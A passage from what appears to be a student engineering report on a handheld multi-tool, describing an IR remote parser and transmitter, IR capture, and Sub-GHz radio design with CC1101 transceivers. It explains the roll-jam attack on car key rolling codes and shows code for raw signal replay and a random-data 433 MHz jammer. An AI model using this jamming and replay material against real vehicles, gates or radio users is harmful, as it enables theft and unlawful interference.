Due to space limitations on the device, the IR circuitry which needed to be placed at the edge of the board to extend outside the case, was positioned on the lower right-hand side opposed to the top which needed to be kept available for antenna connections later on.

6.2.2 Infrared File Parser

Navigation of the directories and extraction of saved IR commands is needed each time is wanted to be used, implementation for this required a balance between speed, efficiency and memory usage with 1,826 devices initially included. "`IRCommand`" is a struct created to store each IR command without unnecessary repetition of data and remain traceable to the source file, shown in the code below. Each struct contains "`IRDeviceInfo`" which has information on the device type, brand, name and the path to the file that it is in. There is also the enum "`IRCommandType`" that identifies if it is a raw or a parsed command which will be later used when sending the IR signals.

```
typedef struct {
    IRDeviceInfo deviceInfo;
    String commandName;
    IRCommandType commandType;
    String commandProtocol;
    uint32_t parsedCommandAddress;
    uint32_t parsedCommandData;
    uint32_t rawCommandFrequency;
    float rawCommandDutyCycle;
    uint16_t rawCommandLength;
    std::vector<uint16_t> rawCommandData;
} IRCommand;
```

```
typedef struct {
    String deviceType;
    String deviceBrand;
    String deviceName;
    String IRFile;
} IRDeviceInfo;

typedef enum {
    raw,
    parsed
} IRCommandType;
```

To select a device that a user wishes to control, the folder names in the first level of the "*/IR/*" directory on the SD card, are added to the "`deviceTypes`" vector, representing the different device types that are available. To select the device brand, the user calls the "`findDeviceBrands`" function, passing the index of the desired device type in. Folder names inside that device type folder are then added to the "`deviceBrands`" vector. Finally, the "`findDevices`" function can be called with the index of the desired brand to recursively find the name of all ir files contained added to a vector. Once the user selects the device in the same manner as before, the relevant '*.ir*' file is loaded and passed to the code below. Each line of the file is iterated through, identifying the content and creating an "`IRCommand`" object for each found command with the data needed to transmit added, which is then stored in the "`deviceCommands`" vector before finding the next command.

```
while (file.available()) {
  line = file.readStringUntil('\n');
  // Check if the line is a command name
  if (line.startsWith("name: ")) {
    irCommand.commandName = line.substring(6);
  } else if (line.startsWith("type: ")) {
       if (line.substring(6) == "raw") {
           irCommand.commandType = raw;
       } else {
           irCommand.commandType = parsed;
       }
  } else if (line.startsWith("protocol: ")) {
       irCommand.commandProtocol = line.substring(10);
  } else if (line.startsWith("address: ")) {
       irCommand.parsedCommandAddress = line.substring(9).toInt();
  } else if (line.startsWith("command: ")) {
       irCommand.parsedCommandData = line.substring(9).toInt();
       irCommand.deviceInfo = deviceInfo;
       deviceCommands.push_back(irCommand);
       // Clear the irCommand object
       irCommand = IRCommand();
  } else if (line.startsWith("frequency: ")) {
       irCommand.rawCommandFrequency = line.substring(11).toInt();
  } else if (line.startsWith("dutyCycle: ")) {
       irCommand.rawCommandDutyCycle = line.substring(11).toFloat();
  } else if (line.startsWith("length: ")) {
       irCommand.rawCommandLength = line.substring(8).toInt();
  } else if (line.startsWith("data: ")) {
       // Get the raw command data, each value is separated by a space
       String data = line.substring(6);
       int spaceIndex = 0;
       int prevSpaceIndex = 0;
       while (spaceIndex != -1) {
         spaceIndex = data.indexOf(' ', prevSpaceIndex);
         if (spaceIndex != -1) {
           irCommand.rawCommandData.push_back(data.substring(prevSpaceIndex, spaceIndex).toInt());
           prevSpaceIndex = spaceIndex + 1;
         } else {
           irCommand.rawCommandData.push_back(data.substring(prevSpaceIndex).toInt());
         }
       }
       irCommand.rawCommandLength = irCommand.rawCommandData.size();
       irCommand.deviceInfo = deviceInfo;
       deviceCommands.push_back(irCommand);
       // Clear the irCommand object
       irCommand = IRCommand();
```

6.2.3 Infrared Signal Transmission

As with the other features on the device, the code required for infrared functionality is contained in the class "`IRTools.h`" for the ability to develop and test code in isolation. Driving the transmission of IR signals is the "*IRremoteESP8266*" [62] Arduino library that handles the modulation and decoding of received signals for the majority of protocols as well as raw data. To transmit an IR command, the '*IRTools*' object has the functions; "`sendIRCommand`" which is passed the chosen '*IRCommand*' struct, and "`sendRawIR`", used when a custom raw command is needed to be sent.

```
void IRTools::sendIRCommand(IRCommand irCommand) {
  // Check the command type
  if (irCommand.commandType == raw) {
       irsend.sendRaw(irCommand.rawCommandData.data(), irCommand.rawCommandLength,
irCommand.rawCommandFrequency);
  } else if (irCommand.commandType == parsed) {
       // Check the protocol
       String protocol = irCommand.commandProtocol;
       if (protocol == "NEC") {
           uint32_t encodedNEC = irsend.encodeNEC(irCommand.parsedCommandAddress,
irCommand.parsedCommandData);
           irsend.sendNEC(encodedNEC);
       } else if (protocol == "RC5") {
           uint16_t encodedRC5 = irsend.encodeRC5(irCommand.parsedCommandAddress,
irCommand.parsedCommandData);
           irsend.sendRC5(encodedRC5);
        }
       ...
```

The above code is an extract of the "`sendIRCommand`" function where the passed command's type is first checked, if it's raw, the data, length and frequency are extracted and sent with the

“`.sendRaw`” function. If the command is parsed, then the protocol is identified, the address and data are encoded to the correct format and transmitted with the relevant function.

6.2.4 Infrared Signal Capture

In a situation where the controls for a target device are not stored in the database, a method of recording a remote control, adding them for later use has been created and can be initiated by calling the function ‘`captureIR`’, passing in the duration of time to attempt to capture for, shown below.

```
void IRTools::captureIR(int duration) {
    irrecv.enableIRIn();                                    // Enable the IR receiver
    unsigned long startTime = millis();                     // Get the current time
    while (millis() - startTime < duration * 1000) {        // Loop for the set time
        if (irrecv.decode(&results)) {
            serialPrintUint64(results.value, HEX);          // Print the data
            Serial.println("");
            irrecv.resume();                                // Receive the next value
        }
    }
    irrecv.disableIRIn();                                   // Disable the IR receiver
}
```

Captured information is then stored within the variable ‘`results`’, and can later be either de-modulated to get the exact values of each command or kept in the current format which can be replayed as a raw data transmission, but this has the potential to contain multiple sets of commands.

6.3 Testing

Within the database of IR devices, the air-conditioning (AC) unit inside the lab existed, so it was used to test the functionality of file parsing and command execution. The testing done was split into two, so the source of any issues could be identified. First data loaded from the SD card and creation of the data structures were checked. Once successful then the commands were transmitted.

6.3.1 IR File Parsing

The code shown in *Figure 6.2*, loads the available devices from the microSD card, displaying them. Brands of ACs (index 44), are then found, printing to the serial monitor. Fujitsu AC models (index 36) are then found, selecting the first option and outputting the available commands. Contents of the serial monitor are shown alongside the code with a limited number of entries displayed.

```
/* Initialisation and pass SD card to irTools */
irTools->init(SD);
/* Get avalible device types */
std::vector<String> deviceTypes = irTools->getDeviceTypes();
for (int i = 0; i < 5; i++) {
    Serial.printf("%d. Device Type: %s\n", i, deviceTypes[i].c_str());
}
/* Get the brands avalible for AC units (index 44) */
irTools->findDeviceBrands(44);
std::vector<String> deviceBrands = irTools->getDeviceBrands();
for (int i = 0; i < 5; i++) {
    Serial.printf("%d. Device Brand: %s\n", i, deviceBrands[i].c_str());
}
/* Get the Fujitsu AC models (index 36) */
irTools->findDevices(36);
std::vector<String> devices = irTools->getDevices();
Serial.printf("Device Name: %s\n", devices[0].c_str());
/* Get the commands for Fujitsu_AC.ir (index 0) */
irTools->findDeviceCommands(0);
deviceCommands = irTools->getDeviceCommands();
for (int i = 0; i < deviceCommands.size(); i++) {
    Serial.printf("%d. Device Command: %s\n", i, deviceCommands[i].commandName.c_str());
}
```

```
Loading avalible device types:
0. Device Type: Air_Purifiers
1. Device Type: Window_cleaners
2. Device Type: Vacuum_Cleaners
3. Device Type: VCR
4. Device Type: Videoconferencing

Loading avalible brands:
0. Device Brand: Admiral
1. Device Brand: Airmax
2. Device Brand: Airmet
3. Device Brand: Airwell
4. Device Brand: Aldi

Device Name: Fujitsu_AC.ir
0. Device Command: POWER
1. Device Command: Mode_auto
2. Device Command: Fan_auto
3. Device Command: Eco
4. Device Command: Mode_cool
5. Device Command: Mode_dry
6. Device Command: Off
```

Figure 6.2 - IR File Parsing Test Code (left), Output (right)

7 Sub-GHz Radio

7.1 Research and Methodology

7.1.1 Sub-GHz RF Communication and Vulnerabilities

Doorbells, smart lighting, gates, barriers, garage doors and car keys are just some examples of devices that use Sub-GHz radio signals to communicate. Commands that a controller or remote sends to a receiving device are modulated into a carrier wave of a set frequency, determined by

government regulators, which in the UK Ofcom have assigned 433 MHz and 868 MHz for unlicenced use. Different modulation techniques are used such as amplitude shift keying (ASK), frequency shift keying (FSK) and gaussian frequency shift keying (GFSK), which a transmitter will then send to a receiver that knows what method is used and is able to decode the data sent. As the transmitted information contains limited amounts of data for fixed instructions, the contents are normally not encrypted, meaning that an attacker can listen in capturing the signals and use them at a later time.

7.1.2 Rolling Codes and How to Defeat Them

The inherent vulnerability of Sub-GHz is a major security issue for use in any access control system such as cars, barriers and gates. A method of adding a layer of protection is the use of '*Rolling Codes*'. In their most basic form, keys have fixed password combined with a counter, which is incremented each time a signal is sent; received codes are added to list within the target device and are not able to be used again [63]. *Figure 7.1* shows the practical implementation of this system for a car that has multiple keys each with their own base password.




Figure 7.1 - Sub-GHz Rolling Code Diagram

Rolling codes received by the car is stored in a list and if a code sent is already in the list, then no action will be taken. A key may not always be used when in range of the receiver, so although the key would not use that code again, the car would still accept it as a valid code. In reality opposed to a base password combined with a counter, each key has a base password determined by the manufacturing containing information such as the serial number, which is then combined with a Pseudo Random Number Generators (PRNGs) to create codes that are non-sequential and increase each time. The car is able to generate the same codes so that when a code is received, all previous codes that have not yet been transmitted are invalidated, keeping the two devices in sync.

To bypass this, an attacker can transmit a jamming signal preventing communication between a target key and car, whilst simultaneously capturing the codes sent from the key. Jamming is done using random noise that is stored by the device and removed from the captured codes [5]. If only a single code is captured and later attempted to be used, it would have been invalidated due to being out of sync. Two sets of codes are needed to be captured during the initial stage of the attack, replaying the first to unlock the car, keeping the devices in sync and the second code is now valid. This is known as a '*Roll-Jam Attack*', and the sequence of events are shown in *Figure 7.2*.




Figure 7.2 - Roll-Jam Attack Event Sequence

7.1.3 Sub-GHz RF Chip Selection

Transmission and receiving of the Sub-GHz signals needs an RF transceiver that can encode and decode the data. Three options were looked at, shown in *Table 7.1*, comparing information on supported frequency ranges, modulation protocols, power, data rate, code availability and cost.

Sub-GHz RF IC	Si4438 [64]	CC1101 [65]	SX1276 [66]
Manufacturer	Silicon Labs	Texas Instruments	Semtech
Frequency range (MHz)	425-525	300-348, 387-464, 779-928	137-1020
Modulation supported	(G)FSK, OOK	(G)MSK, 2(G)FSK, 4(G)FSK, ASK, OOK	FSK, GFSK, MSK, GMSK, LoRa, OOK
Output power (dBm)	+20	+12	+20
Receive sensitivity (dBm)	-124	-116	-148
Max data rate (kbps)	500	600	37.5
Size (mm)	4 * 4	4 * 4	6 * 6
Number of pins	20	20	28
Status	Not recommended for new design (NRND)	Active	Active
Arduino code availability	Low	High	High
Cost (Mouser)	£2.98	£2.40	£7.66

Table 7.1 - Sub-GHz RF Chip Comparison

Silicon Labs '*Si4438*' was removed from consideration due to the limited frequency range, low code availability and current status of NRND which makes it an issue for future development as it will stop being manufactured in the near future. Semtech's '*SX1276*' has the largest frequency range, highest receiving sensitivity and output power, however the limited data rate could be a problem when programming complex features such as a roll-jam attack. This left the '*CC1101*' manufactured by Texas Instruments (TI) as the best option. It has the highest data rate of 600 kbps and although it has the lowest receive sensitivity, filtering circuitry could be used to remove noise and improve the quality of signals transmitted and received.

7.1.4 Multi-Frequency Antenna Networks

As discussed in *7.1.1* Sub-GHz RF Communication and Vulnerabilities, Sub-GHz devices in the UK use the frequency bands '433.05 - 434.79 MHz' and '868.15 - 868.55' to transmit data, set out by Ofcom. The length of a given antenna is determined by the centre frequency that it operates at, with '*half-wave*' (wavelength) and '*quarter-wave*' being common lengths for them. *Table 7.2* shows the calculated wavelengths of 433 and 868 MHz signals as well as the half and quarter-wave antenna sizes. The higher of the two frequencies is approximately double the other, and the table shows that

a 433 MHz quarter-wave antenna is 0.04 cm longer than an 868 MHz half-wave, meaning they could be used interchangeably with an acceptable level of frequency deviation.

Frequency	433 MHz	868 MHz
Wavelength (cm)	69.24	34.54
Half-wave (cm)	34.62	**17.27**
Quarter-wave (cm)	**17.31**	8.64

Table 7.2 - 433MHz and 868 MHz Antenna Lengths

Although the same antenna will be used, the frequencies need a different resistor, inductor and capacitor network (RLC network) for filtering and antenna impedance matching. To do this, an RF-switch is needed so the appropriate network can be used to transmit the intended frequency whilst being isolated from the other. Flipper Devices, implemented this used by the planned transceiver, TI's CC1101, and published the schematics online [67], with the addition of a balun, which converts the positive and negative antenna connections to a single output [68]. The schematic which can be found in *Appendix F*, was used as the basis for the design, although there is a third RLC network for 315 MHz signals which is not used in the UK and was not included in the created design.

7.2 Design and Programming

7.2.1 Sub-GHz Transceiver Design

In order to execute either a roll-jam attack or jam multiple frequencies at once, two RF transceivers are needed, each with their own antenna and RLC networks connected on separate SPI buses. The same design was used for each, with one shown in *Figure 7.3*, along with the antenna switching circuitry. A stretch goal of the project was to add the ability to use two sets of antennae, a covert internal antenna and a more powerful external one that could be removed when not needed. Once the need for two RCL networks for different frequencies was discovered, adding antenna selection capabilities was easy, using the same RF switches. At the time of designing the feature, a finite number of connections to the ESP remained, so the decision was made to use a physical switch to select which antenna would be used, with the choice applied to Wi-Fi and Bluetooth as well.




Figure 7.3 - Sub-GHz Transceiver and Antenna Selection Schematic

7.2.2 Antenna Circuit Simulation

Before ordering the PCB and components, it was decided that the circuitry's frequency response should be simulated to verify the RLC networks would perform correctly. Analogue Device's software '*LTspice*' [69] was used to run the simulations because of the existing familiarity with it, removing the

need to learn how to use a new simulation software package delaying the project. The schematic for the simulation is shown in *Figure 7.4*, where the two RLC combinations with sine waves at frequencies of 433 MHz and 868 MHz are fed into where the antenna would be located.




Figure 7.4 - Schematic of LTspice Sub-GHz Circuit Simulation

A transient analysis was run for 1 millisecond, to measure the change in current and voltage for each [70]. The simulation did not begin recording the values until the last 100 microseconds so that the capacitors in the network were able to become saturated with charge. LTspice automatically displays the voltage against time of the simulation however, the data that was going to be the most useful is a fast Fourier transform (FFT), which shows the frequency components and their intensity within each of the signals shown in *Figure 7.5*, was created from the data which was imported into MATLAB for greater control and customisation of the generated graphics.




Figure 7.5 - FFT of LTspice Sub-GHz Circuit Simulation

The output from the simulation confirmed that the signal outputted from the RLC network had harmonics at the desired frequencies. However, a limitation of LTspice is that it simulates circuitry in an in an 'ideal' operation mode and characteristics such as parasitic capacitance is not accounted for by default and when used has limited reliability. With this in mind, it was still decided to proceed with the selected components as once the real-life performance was tested, they could be changed to different values if needed, so optimal transmission and receiving of signals could be reached.

7.2.3 PCB Design and Operation

Each of the CC1101s were positioned at opposite sides of the PCB to limit potential interference and absorption that the antennas might have if side-by-side. 433 MHz quarter-wave coil antennas manufactured by TE Connectivity [71], were used internally soldered directly to the PCB shown in

Figure 7.6. For the external antennas, female edge-mount SMA connectors are used due to their compatibility with a significant number of antennas having the ability to change them later on or to connect to additional circuitry such as external amplifiers.




Figure 7.6 - Sub-GHz Transceivers PCB Layout (left), 3D View (right)

Discussed in *2.2.2 Version 2*, the RF switches initially used were a smaller package than what was possible to manually solder and was the cause of an internal short-circuit. The single pole double throw (SPDT) RF switch, PE4251MLI-Z manufactured by pSemi [16], was chosen as a replacement, measuring 3 mm by 4.9 mm with exposed-leads, making it easy to verify correct soldering and that there are no bridged connections. Selection of RF common's path (RFC) can be done using either single or dual-pin operation, with the single pin operation logic shown in *Table 7.3*.

Signal path	Pin 1 (V2)	Pin 2 (V1)
RFC to RF1	3.3 V	High logic level
RFC to RF2	3.3 V	Low logic level

Table 7.3 - PE4251MIL-Z Single-Pin Control Logic Truth Table

Dual-pin control prevents the existence of a default state, isolating the output at the cost of an additional connection to the ESP which was not available so single-pin control was used, with the 433 MHz RLC network placed as the default connection due to being more common than 868 MHz.

7.2.4 Sub-GHz Raw Signal Transmission

An Arduino library "*SmartRC-CC1101-Driver-Lib*" created initially by Elechouse, an electronic module hardware and software design company, which has then been heavily modified by the Github user "*LSatan*" was found [72]. Changes made improved sharing the SPI bus with additional devices and added support for multiple CC1101 devices to be connected, handling configuration of each.

```
ELECHOUSE_cc1101.addSpiPin(CC1101_A_sck, CC1101_A_miso, CC1101_A_mosi, CC1101_A_ss, 0);
ELECHOUSE_cc1101.addGDO0(CC1101_A_gdo0, 0);
ELECHOUSE_cc1101.setModul(0);
configureModule();
digitalWrite(CC1101_A_RF_Switch, LOW);
```

Above shows the initialisation of one of the CC1101 transceivers, with the "`addSpiPin`" and "`setModul`" used to initialise and select the module, with an index passed in. Default configuration for the modules is done with the function "`configureModule`", setting the frequency to 433 MHz, the power and modulation. To transmit raw data, the '*GDO0*' pin on the module is used with a 'bit-banged' PWM signal (manual creation in software, opposed to hardware timers), and the outputted voltage set based on the value of each byte within the buffer which is shown below.

```
void SubGHzTools::transmitRaw(int sampleInterval = 1, byte* buffer) {
    // Set RAW transmission mode
    ELECHOUSE_cc1101.setCCMode(0);
    ELECHOUSE_cc1101.setPktFormat(3);
    ELECHOUSE_cc1101.SetTx();
    // PWM Bit-Banging
    for (int i = 1; i < buffer.size(); i++) {
        byte receivedbyte = buffer[i];
        for (int j = 7; j > -1; j--) {
            digitalWrite(CC1101_gdo0, bitRead(receivedbyte, j));
            delayMicroseconds(sampleInterval);
```

7.2.5 Sub-GHz Non-Blocking Jamming

Jamming a frequency is done by transmitting large amounts of random data on the desired frequency creating noise and interference that prevent signals to be identified. During an attack, the length of time that a user wants to jam for may be unknow so the ability to switch the transmission on and off is needed. As the jamming and signal transmission should be handled within the library, a non-blocking method is needed to control the state externally. Guidance from the Technical Specialist Alex Ottway, suggested an approach similar to what is described in "*Demonstration code for several things at the same time*" [73], posted in the Arduino forum. At the core of any Arduino program is the main loop, so instead of looping in the jamming function, it should only transmit a signal once and can be repeatedly called from the main program when needed. This was implemented with the function "`runAction`" in the IRTools library, which checks "`currentMode`", an enum that is set to the current action to be executed, shown in the code below.

```
typedef enum {
    IDLE,
    CAPTURE_RAW,
    TRANSMIT_RAW,
    JAMMER
} SubGHzTools_flag;
...
SubGHzTools_flag currentMode = IDLE;
...
void SubGHzTools::runAction() {
    if (currentMode == IDLE) {                    // Do nothing
    } else if (currentMode == JAMMER) {
        jammer();                                 // Call the jamming function
    } else if (currentMode == CAPTURE_RAW) {
        captureRaw(samplingInterval);             // Call the capture raw function
    } else if (currentMode == TRANSMIT_RAW) {
        transmitRaw(samplingInterval);            // Call the transmit raw function
```

Jamming can then be toggled by setting the current mode flag using functions "`startJamming`", and "`stopJamming`" which sets the value back to "`IDLE`". Transmission of the signal is then done with the function "`jammer`", which generates 60 random byte values, placing them in a buffer that will then be sent by the module, the programmed implementation is below.

```
void SubGHzTools::jammer() {
    for (int i = 0; i < 60; i++) {
        CC1101_sendingbuffer[i] = (byte)random(255);
    };
    ELECHOUSE_cc1101.SendData(CC1101_sendingbuffer, 60);
```

7.2.6 Sub-GHz Raw Signal Capture

When a user attempts to capture a transmitted signal, the frequency of the signal can be predicted based on the target device type, but the modulation would not be known. To combat this, a signals amplitude is measured at a set sampling rate based on the frequency, which is saved to a buffer and used to replicate the captured signals, implemented in the "`captureRaw`" function below.

```
void SubGHzTools::captureRaw(int sampleInterval = 1) {
    /* Setup async mode with GDO0 pin processing */
